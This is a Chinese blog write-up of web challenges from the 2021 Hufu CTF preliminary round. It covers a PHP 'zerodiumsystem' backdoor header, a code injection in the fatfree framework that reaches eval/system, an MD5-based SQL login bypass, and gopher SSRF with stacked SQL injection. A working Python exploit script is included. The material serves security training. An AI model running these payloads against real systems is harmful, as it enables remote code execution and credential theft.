
2021虎符初赛Web部分题解

原创

bfengj 于 2021-04-05 00:36:52 发布 919 收藏 1

分类专栏： 比赛WP

本文链接：https://blog.csdn.net/rfrder/article/details/115435829



前言

这个WP还是直接复制粘贴的当时随手写的WP。。。太懒了别骂了呜呜呜。。。

签到

几天前PHP的那个后门，当时笑死我了的那个`User-Agentt`。

```
User-Agentt: zerodiumsystem("cat /flag");
```

unsetme

fatfree框架，搜一下有一个漏洞符合，即3.7.1的代码注入，但是题目打不通，怀疑是因为版本的问题，下载3.7.3的fatfree看一下，主要是这部分：

```
$val=preg_replace('/^(\$hive)/','$this->hive',
   $this->compile('@hive.'.$key, FALSE));
eval('unset('.$val.');');
```

3.7.1版本中这样就可以直接打通

```
?a=feng);phpinfo();//
```

但是3.7.3不行，replace那个替换不用管，不影响complie，跟进一下complie：

```
function compile($str, $evaluate=TRUE) {
    $ssstr=$str;
   return (!$evaluate)
      ? preg_replace_callback(
         '/^@(\w+)((?:\..+|\[(?:(?:[^\[\]]*|(?R))*)\])*)/',
         function($expr) {
            $str='$'.$expr[1];
            if (isset($expr[2]))
               $str.=preg_replace_callback(
                  '/\.([^.\[\]]+)|\[((?:[^\[\]\'"]*|(?R))*)\]/',
                  function($sub) {
                     $val=isset($sub[2]) ? $sub[2] : $sub[1];
                     if (ctype_digit($val))
                        $val=(int)$val;
                     $out='['.$this->export($val).']';
                     return $out;
                  },
                  $expr[2]
               );
            return $str;
         },
         $str
      )
```

`$str是@hive.xxxxx`，第一个正则匹配不需要管，经过测试，它的`$expr[1]`一定是hive,`$expr[2]`是一个点再拼接上传入的`$_GET['a']`。

```
'/^@(\w+)((?:\..+|\[(?:(?:[^\[\]]*|(?R))*)\])*)/'
```

主要是第二个正则，依次把满足正则的匹配结果索引1或者2取出，然后经过var_export处理，再套上一层中括号，再依次拼接到$hive的后面。

看一下这个正则：

```
/\.([^.\[\]]+)|\[((?:[^\[\]\'"]*|(?R))*)\]/
```

可以匹配以点开头，然后有至少一个非点，中括号的字符串，或者是匹配以中括号包裹，中间有一些内容（这部分我没细看，因为不需要）的东西。

一开始的想法是第二部分的以中括号包裹，这部分的$sub[1]是空，因此拼接过去就是[]，然后再闭合，想着这样:

```
?a=[]);phpinfo();//
```

但是执行的是这样：

```
unset($this->hive.['']);phpinfo();//
```

那个点没有给去掉，报了错，看了一下这个正则的第一部分，匹配点开头，然后跟上任意非点和中括号的字符串，因此开头传一个非点和中括号的字符串，这时候分组匹配的是传入的那个字符串，比如说是1，外面再套上中括号，因此就会变成这样：

```
unset($this->hive[1]['']);phpinfo();//
```

rce，再执行命令即可：

```
?a=1[]);eval($_POST[0]);//
0=system('cat /flag');
```

“慢慢做”管理系统

第一步的sql是md5的那个姿势，用ffifdyop好像不行，用129581926211651571912466741651878684928就可以了。

然后就是ssrf，根据题目的提示，这个admin.php是在内网的，因此需要ssrf来访问：`?way=127.0.0.1/admin.php`
访问到页面发现还需要登录，而且是post传参，想了一下6379的mysql无密码的可能性不大，再联想到这题出题人让我 要 慢慢做，我直接盲猜这题这里的admin.php登录是个时间盲注，幸好我猜错了，是注入不假，但是是个堆叠注入。要真是时间盲注我tm把出题人骨灰都给扬了。

注入点在username这里，就是强网杯那个堆叠注入改的，三种姿势

- handler
- prepare
- rename

handler被ban了，这题用prepare没回显，所以只能用rename。
一个表是`real_admin_here_do_you_find`，另外一个表是`fake_admin`，这题利用万能密码会把整个表的数据都给弄出来，因此改表名即可。拿到管理员用户名和密码，坑点就是数据库里的那个用户名是`admin_inner`，但是应该拿`admin`来登录，我拿admin_inner来登录了1小时，真tm被恶心到了。登录后利用管理员cookie访问flag.php就可以拿到flag了。

附上EXP：

```python
import requests
from urllib.parse import quote

data="""POST /admin.php HTTP/1.1
Host: 127.0.0.1:80
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=3515604k1sh161ffsmerkbij23
Content-Length: {}

{}
"""
#payload="username=';rename tables `fake_admin` to `fake`;rename tables `real_admin_here_do_you_find` to `fake_a
dmin`;#&password=123456"
#payload="username=';rename tables `fake_admin` to `real_admin_here_do_you_find`;rename tables `fake` to `fake_a
dmin`;#&password=123456"
#payload="username=admin_inner&password=5fb4e07de914cfc82afb44vbaf402203"
#payload="username='or'1'#&password=123456"
payload="username=admin&password=5fb4e07de914cfc82afb44vbaf402203"


"real_admin_here_do_you_find"
"select * from real_admin_here_do_you_find"
"admin_inner"
"5fb4e07de914cfc82afb44vbaf402203"
"""
array(2) {<br />
  [0]=><br />
  array(1) {<br />
    ["Tables_in_ctf2"]=><br />
    string(10) "fake_admin"<br />
  }<br />
  [1]=><br />
  array(1) {<br />
    ["Tables_in_ctf2"]=><br />
    string(27) "real_admin_here_do_you_find"<br />
  }<br />
}<br />
"""
length=len(payload)
data=data.format(length,payload)
data=quote(data,'utf-8')
url=""
params={
    'way':"gopher://127.0.0.1:80/_"+data
}
headers={
    'Cookie':"PHPSESSID=8t4ppbs8ek3l5v5estgbttqtu3"
}

r=requests.get(url,params=params,headers=headers)
print(r.text)
```